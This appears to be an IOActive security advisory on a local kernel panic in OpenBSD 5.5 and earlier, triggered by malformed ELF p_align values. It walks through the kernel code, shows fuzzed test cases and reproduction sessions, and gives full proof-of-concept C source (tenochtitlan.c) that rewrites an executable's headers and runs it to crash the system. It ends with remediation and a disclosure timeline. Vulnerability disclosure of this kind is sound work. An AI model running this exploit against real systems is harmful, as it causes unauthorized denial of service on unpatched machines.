IOActive Security Advisory

Title	**OpenBSD ≤ 5.5 Local Kernel Panic**
Severity	Medium/High
Discovered by	Alejandro Hernández
CVE ID	TBD

Affected Products

OpenBSD ≤ 5.5 (All architectures)

Impact

A non-privileged use could cause a local Denial-of-Service (DoS) condition by triggering a kernel panic through a malformed ELF executable.

Technical Details

The crash was found by fuzzing the *Program Header Table* from a common ELF executable. All the test cases were created with IOActive's Melkor, which is a specific fuzzer for this file format: https://github.com/IOActive/Melkor_ELF_Fuzzer. The fuzzing rule that reproduces the bug is *pht5* that basically violates the page alignment specification (*PAGE_SIZE +/- 1* or a random value).

The kernel panic is reached at the UVM (virtual memory) subsystem. There are different *if-else* validations inside `uvm_map()`,and `uvm_map_vmspace_update()` is called in the last *else* block as follows:

sys/uvm/uvm_map.c:

```
        if (flags & UVM_FLAG_FIXED) {
            ...
        } else if (*addr != 0 && (*addr & PAGE_MASK) == 0 &&
            (map->flags & VM_MAP_ISVMSPACE) == VM_MAP_ISVMSPACE &&
            (align == 0 || (*addr & (align - 1)) == 0) &&
            uvm_map_isavail(map, NULL, &first, &last, *addr, sz)) {
                /*
                 * Address used as hint.
                 *
                 * Note: we enforce the alignment restriction,
                 * but ignore pmap_prefer.
                 */
        } else if ((maxprot & VM_PROT_EXECUTE) != 0 &&
            ...
        } else {
                /*
                 * Update freelists from vmspace.
                 */
                if (map->flags & VM_MAP_ISVMSPACE)
                        uvm_map_vmspace_update(map, &dead, flags);
```

Inside `uvm_map_vmspace_update()` is where the panic is reached:

sys/uvm/uvm_map.c:

```
/*
* Update map allocation start and end addresses from proc vmspace.
*/
void
uvm_map_vmspace_update(struct vm_map *map,
    struct uvm_map_deadq *dead, int flags)
{
        struct vmspace *vm;
        vaddr_t b_start, b_end, s_start, s_end;

        KASSERT(map->flags & VM_MAP_ISVMSPACE);
        KASSERT(offsetof(struct vmspace, vm_map) == 0);

        /*
         * Derive actual allocation boundaries from vmspace.
         */
        vm = (struct vmspace *)map;
        b_start = (vaddr_t)vm->vm_daddr;
        b_end   = b_start + BRKSIZ;
        s_start = MIN((vaddr_t)vm->vm_maxsaddr, (vaddr_t)vm->vm_minsaddr);
        s_end   = MAX((vaddr_t)vm->vm_maxsaddr, (vaddr_t)vm->vm_minsaddr);
#ifdef DIAGNOSTIC
        if ((b_start & (vaddr_t)PAGE_MASK) != 0 ||
            (b_end & (vaddr_t)PAGE_MASK) != 0 ||
            (s_start & (vaddr_t)PAGE_MASK) != 0 ||
            (s_end & (vaddr_t)PAGE_MASK) != 0) {
                panic("uvm_map_vmspace_update: vmspace %p invalid bounds: "
                    "b=0x%lx-0x%lx s=0x%lx-0x%lx",
                    vm, b_start, b_end, s_start, s_end);
        }
#endif
```

`PAGE_MASK` and other page related macros are defined as:

sys/uvm/uvm_param.h:

```
/*
*      The machine independent pages are referred to as PAGES.  A page
*      is some number of hardware pages, depending on the target machine.
*/
#define DEFAULT_PAGE_SIZE       4096

#if defined(_KERNEL) && !defined(PAGE_SIZE)
/*
*      All references to the size of a page should be done with PAGE_SIZE
*      or PAGE_SHIFT.  The fact they are variables is hidden here so that
*      we can easily make them constant if we so desire.
*/
#define PAGE_SIZE       uvmexp.pagesize         /* size of page */
#define PAGE_MASK       uvmexp.pagemask         /* size of page - 1 */
#define PAGE_SHIFT      uvmexp.pageshift        /* bits to shift for pages */
#endif /* _KERNEL */
```

The members of the `uvmxexp` structure are initialized as:

sys/uvm/uvm_page.c:

```
/*
* uvm_setpagesize: set the page size
*
* => sets page_shift and page_mask from uvmexp.pagesize.
*/

void
uvm_setpagesize(void)
{
        if (uvmexp.pagesize == 0)
                uvmexp.pagesize = DEFAULT_PAGE_SIZE;
        uvmexp.pagemask = uvmexp.pagesize - 1;
        if ((uvmexp.pagemask & uvmexp.pagesize) != 0)
                panic("uvm_setpagesize: page size not a power of two");
        for (uvmexp.pageshift = 0; ; uvmexp.pageshift++)
                if ((1 << uvmexp.pageshift) == uvmexp.pagesize)
                        break;
}
```

Suppose that `uvmexp.pagesize` is set to `DEFAULT_PAGE_SIZE`, which is the default alignment in the original compiled executable, `PAGE_SIZE` would be 0x1000 (4096) and `PAGE_MASK` 0x0fff, hence, `b_start` and `b_end` do not fulfill the `& PAGE_MASK != 0`. For example:

```
b_start = 0x16231100
b_end   = 0x56231100
PAGE_MASK 0x00000fff
```

At a first glance, it seems that the kernel crashes because of the values in `p_align`, which are not powers of two:

```
$ readelf -lW orc_* | egrep "File|LOAD"
File: orc_0191
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x001080 0x20001080 0x20001080 0x000bc 0x000bc RW  0x1001
File: orc_0202
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x001120 0x20003120 0x20003120 0x00000 0x00140 RW  0xb16b00b5
File: orc_0269
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x001080 0x20001080 0x20001080 0x000bc 0x000bc RW  0x43434343
File: orc_0315
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x00113c 0x2000213c 0x2000213c 0x00078 0x00078 RW  0xd15ea5e
File: orc_1746
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x001120 0x20003120 0x20003120 0x00000 0x00140 RW  0xbad0c0de
```

However, the panic could be reproduced with other test cases with powers of two in `p_align`:

```
$ for r in $(perl -e '$foo = 0x00; while($foo < 0xfffffff){ if(($foo & ($foo - 1)) == 0){
printf("0x%x\n", $foo); } $foo += rand()*10;}'); do ./patcher_p_align ./foo55_i386 $r;
done
```

Amongst all the test cases created, these two are the simplest ones: 2 and 4 in every `PT_LOAD` segment trigger the panic:

```
$ readelf -lW p_align* | egrep "File|LOAD"
File: p_align_all_LOADs_0x02
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00000000 0x00000000 0x00a5d 0x00a5d R E 0x2
  LOAD           0x001000 0x20000000 0x20000000 0x00005 0x00005 R   0x2
  LOAD           0x001008 0x20001008 0x20001008 0x000bc 0x000bc RW  0x2
  LOAD           0x0010c4 0x200020c4 0x200020c4 0x00044 0x00044 RW  0x2
  LOAD           0x001120 0x20003120 0x20003120 0x00000 0x00140 RW  0x2
File: p_align_all_LOADs_0x04
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x00000000 0x00000000 0x00a5d 0x00a5d R E 0x4
  LOAD           0x001000 0x20000000 0x20000000 0x00005 0x00005 R   0x4
  LOAD           0x001008 0x20001008 0x20001008 0x000bc 0x000bc RW  0x4
  LOAD           0x0010c4 0x200020c4 0x200020c4 0x00044 0x00044 RW  0x4
  LOAD           0x001120 0x20003120 0x20003120 0x00000 0x00140 RW  0x4
```

Some specific circumstances must be present to trigger the panic. In the following example, the panic is triggered only if the value `0xb16b00b5` is set in the last loadable segment, but not in all segments nor in the previous or first one. The binary modifications in between were made with HT Editor.

```
$ readelf -lW 0xb16b00b5 | grep LOAD
  LOAD           0x000000 0x00000000 0x00000000 0x00a5d 0x00a5d R E 0xb16b00b5
  LOAD           0x001000 0x20000000 0x20000000 0x00005 0x00005 R   0xb16b00b5
  LOAD           0x001008 0x20001008 0x20001008 0x000bc 0x000bc RW  0xb16b00b5
  LOAD           0x0010c4 0x200020c4 0x200020c4 0x00044 0x00044 RW  0xb16b00b5
  LOAD           0x001120 0x20003120 0x20003120 0x00000 0x00140 RW  0xb16b00b5
$ ./0xb16b00b5
ksh: ./0xb16b00b5: Cannot allocate memory
$ ht 0xb16b00b5
$ readelf -lW 0xb16b00b5 | grep LOAD
  LOAD           0x000000 0x00000000 0x00000000 0x00a5d 0x00a5d R E 0x1000
  LOAD           0x001000 0x20000000 0x20000000 0x00005 0x00005 R   0x1000
  LOAD           0x001008 0x20001008 0x20001008 0x000bc 0x000bc RW  0xb16b00b5
  LOAD           0x0010c4 0x200020c4 0x200020c4 0x00044 0x00044 RW  0xb16b00b5
  LOAD           0x001120 0x20003120 0x20003120 0x00000 0x00140 RW  0xb16b00b5
$ ./0xb16b00b5
ksh: ./0xb16b00b5: Cannot allocate memory
$ ht 0xb16b00b5
$ readelf -lW 0xb16b00b5 | grep LOAD
  LOAD           0x000000 0x00000000 0x00000000 0x00a5d 0x00a5d R E 0x1000
  LOAD           0x001000 0x20000000 0x20000000 0x00005 0x00005 R   0x1000
  LOAD           0x001008 0x20001008 0x20001008 0x000bc 0x000bc RW  0xb16b00b5
  LOAD           0x0010c4 0x200020c4 0x200020c4 0x00044 0x00044 RW  0x1000
  LOAD           0x001120 0x20003120 0x20003120 0x00000 0x00140 RW  0xb16b00b5
$ ./0xb16b00b5
ksh: ./0xb16b00b5: Cannot allocate memory
$ ht 0xb16b00b5
$ readelf -lW 0xb16b00b5 | grep LOAD
  LOAD           0x000000 0x00000000 0x00000000 0x00a5d 0x00a5d R E 0x1000
  LOAD           0x001000 0x20000000 0x20000000 0x00005 0x00005 R   0x1000
  LOAD           0x001008 0x20001008 0x20001008 0x000bc 0x000bc RW  0xb16b00b5
  LOAD           0x0010c4 0x200020c4 0x200020c4 0x00044 0x00044 RW  0x1000
  LOAD           0x001120 0x20003120 0x20003120 0x00000 0x00140 RW  0x1000
$ ./0xb16b00b5
$ ht 0xb16b00b5
ksh: ./0xb16b00b5: Cannot allocate memory
$ readelf -lW 0xb16b00b5 | grep LOAD
  LOAD           0x000000 0x00000000 0x00000000 0x00a5d 0x00a5d R E 0x1000
  LOAD           0x001000 0x20000000 0x20000000 0x00005 0x00005 R   0x1000
  LOAD           0x001008 0x20001008 0x20001008 0x000bc 0x000bc RW  0x1000
  LOAD           0x0010c4 0x200020c4 0x200020c4 0x00044 0x00044 RW  0x1000
```

```
  LOAD            0x001120 0x20003120 0x20003120 0x00000 0x00140 RW  0xb16b00b5
$ ./0xb16b00b5
PANIC
```


This bug was reproduced under:

- OpenBSD 5.5 i386
- OpenBSD 5.5 amd64
- OpenBSD 5.2 i386

Proof of Concept

```
Mon Oct 20 18:10:36 CDT 2014

OpenBSD/i386 (babilonia.localdomain) (ttyC0)

login: nitr0us
Password:
Last login: Mon Oct 20 18:08:02 on ttyp0 from 192.168.241.1
OpenBSD 5.5 (GENERIC) #276: Wed Mar  5 09:57:06 MST 2014

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

You have mail.
$ uname -a
OpenBSD babilonia.localdomain 5.5 GENERIC#276 i386
```

```
$ id
uid=1000(nitr0us) gid=1000(nitr0us) groups=1000(nitr0us), 0(wheel)
$ cat foo.c
#include <stdio.h>

int main()
{
        printf("foo\n");

        return 0;
}
$ gcc foo.c -o foo && ./foo
foo
$ head tenochtitlan.c
/*
 * tenochtitlan.c
 *
 * OpenBSD <= 5.5 Local Kernel Panic
 * by Alejandro Hernandez (@nitr0usmx)
 *
 * This PoC works only for i386.
 *
 * Mexico / Oct 2014
 */
$ gcc tenochtitlan.c
/tmp//cciQSVge.o(.text+0x1b2): In function 'main':
: warning: rand() isn't random; consider using arc4random()
/tmp//cciQSVge.o(.text+0x1ad): In function 'main':
: warning: srand() seed choices are invariably poor
```

tenochtitlan.c:

```
/*
 * tenochtitlan.c
 *
 * OpenBSD <= 5.5 Local Kernel Panic
 * by Alejandro Hernandez (@nitr0usmx)
 *
 * This PoC works only for i386.
 *
 * Bug found with Melkor (ELF file format fuzzer)
 * https://github.com/IOActive/Melkor_ELF_Fuzzer
 *
 * Mexico / Oct 2014
 */

#include <stdio.h>
#include <string.h>
```

```
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/mman.h>
#include <sys/param.h>
#include <sys/types.h>

#ifndef  __OpenBSD__
    #error "Not an OpenBSD system !!!1111";
#else
#include <sys/exec_elf.h>
#endif

#ifndef __i386__
    #error "Not an i386 system !!!1111";
#endif

// In Aztec mythology, Huitzilopochtli, was a god of war, a sun god,
// the patron of the city of Tenochtitlan, the Capital of the Aztec Empire.
const char pyramid[] =
"                    _____\n"
"                  _|[]_|_\n"
"                _/_/=|_\\_\\_\n"
"              _/_ /==| _\\ _\\_\n"
"            _/__ /===|_ _\\ __\\_\n"
"          _/_ _ /====| ___\\  __\\_\n"
"        _/ __ _/=====|_ ___\\ ___ \\_\n"
"      _/ ___ _/======| ____ \\_  __ \\_\n";

struct {
    unsigned int idx;
    Elf32_Word   p_align;
} targets[] = {
    { 6, 0xb16b00b5 }, // (  *  )(  *  )
    { 6, 0xdeadface },
    { 4, 0x00001001 },
    { 0, 0x00000004 }
};

int main(int argc, char **argv)
```



```
{
    Elf32_Ehdr *hdr;
    Elf32_Phdr *pht; // Program Header Table
    struct stat statinfo;
    char *elfptr;
    int fd, r;

    if(argc < 2){
        fprintf(stderr, "Usage: %s <elf_executable>\n", argv[0]);
        exit(-1);
    }

    if((fd = open(argv[1], O_RDWR)) == -1){
        perror("open");
        exit(-1);
    }

    if(fstat(fd, &statinfo) == -1){
        perror("stat");
        close(fd);
        exit(-1);
    }

    if((elfptr = (char *) mmap(NULL, statinfo.st_size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0)) ==
MAP_FAILED){
        perror("mmap");
        close(fd);
        exit(-1);
    }

    hdr = (Elf32_Ehdr *) (elfptr);
    pht = (Elf32_Phdr *) (elfptr + hdr->e_phoff);

    printf("[*] hdr->e_phoff:\t0x%.4x\n", hdr->e_phoff);
    printf("[*] hdr->e_phnum:\t0x%.4x\n", hdr->e_phnum);

    srand(time(NULL));
    r = rand();

    if(r % 3 == 0){
#ifdef OpenBSD5_5
```

```
        pht[targets[0].idx].p_align = targets[0].p_align;
        printf("[*] PHT[%d].p_align = 0x%x\n", targets[0].idx, pht[targets[0].idx].p_align);
#else // OpenBSD 5.2 didn't panic with 0xb16b00b5 in the last LOAD's p_align
        pht[targets[1].idx].p_align = targets[1].p_align;
        printf("[*] PHT[%d].p_align = 0x%x\n", targets[1].idx, pht[targets[1].idx].p_align);
#endif
    } else if(r % 3 == 1){
        pht[targets[2].idx].p_align = targets[2].p_align;
        printf("[*] PHT[%d].p_align = 0x%x\n", targets[2].idx, pht[targets[2].idx].p_align);
    } else {
        int p;

        for(p = 0; p < hdr->e_phnum; p++, pht++)
            if(pht->p_type == PT_LOAD){
                pht->p_align = targets[3].p_align;
                printf("[*] PHT[%d].p_align = 0x%x\n", p, pht->p_align);
            }
    }

    // Synchronize the ELF in memory and the file system
    if(msync(elfptr, 0, MS_ASYNC) == -1){
        perror("msync");
        close(fd);
        exit(-1);
    }

    if(munmap(elfptr, statinfo.st_size) == -1){
        perror("munmap");
        close(fd);
        exit(-1);
    }

    close(fd);

    printf("%s", pyramid);

    sleep(1);
    system(argv[1]);

    // Should never reach this point, however sometimes the OS didn't crash with
    // system() until the 2nd execution. Same behavior with execl and execv too.
```



```
    printf("... try to execute %s manually.\n", argv[1]);

    return -1;
}
```

Remediation

A patch has been released to address this issue and is available in CVS via the `OPENBSD_5_5` patch branch. See 013 Reliability Fix at: http://www.openbsd.org/errata55.html#013_kernexec.

On the other hand, you can upgrade to OpenBSD 5.6 to avoid the vulnerability. The local kernel panic affects OpenBSD 5.5 and earlier.

Timeline

- October 13, 2014 – IOActive discovered bug
- October 14, 2014 – Bug reported to OpenBSD
- October 20, 2014 – OpenBSD issued a Fix
- October 21, 2014 – Advisory and PoC published